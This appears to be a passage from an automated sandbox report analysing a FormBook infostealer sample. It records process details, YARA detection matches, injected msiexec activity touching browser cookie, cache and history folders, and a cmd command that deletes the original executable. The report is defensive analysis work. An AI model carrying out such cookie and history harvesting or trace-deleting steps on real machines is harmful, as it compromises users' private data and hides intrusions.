File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 808 Parent PID: 3388

General

Start time:	09:14:25
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0xfb0000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.470152812.0000000000CD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.470152812.0000000000CD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.470152812.0000000000CD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.472397377.0000000000F30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.472397377.0000000000F30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.472397377.0000000000F30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.472184819.0000000000F00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.472184819.0000000000F00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.472184819.0000000000F00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	CE899E	HttpSendRequestA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	CE82A7	NtReadFile

Analysis Process: cmd.exe PID: 6536 Parent PID: 808

General

Start time:	09:14:30
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\4pFzkB6ePK.exe'
Imagebase:	0x2e0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6468 Parent PID: 6536

General

Start time:	09:14:31
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis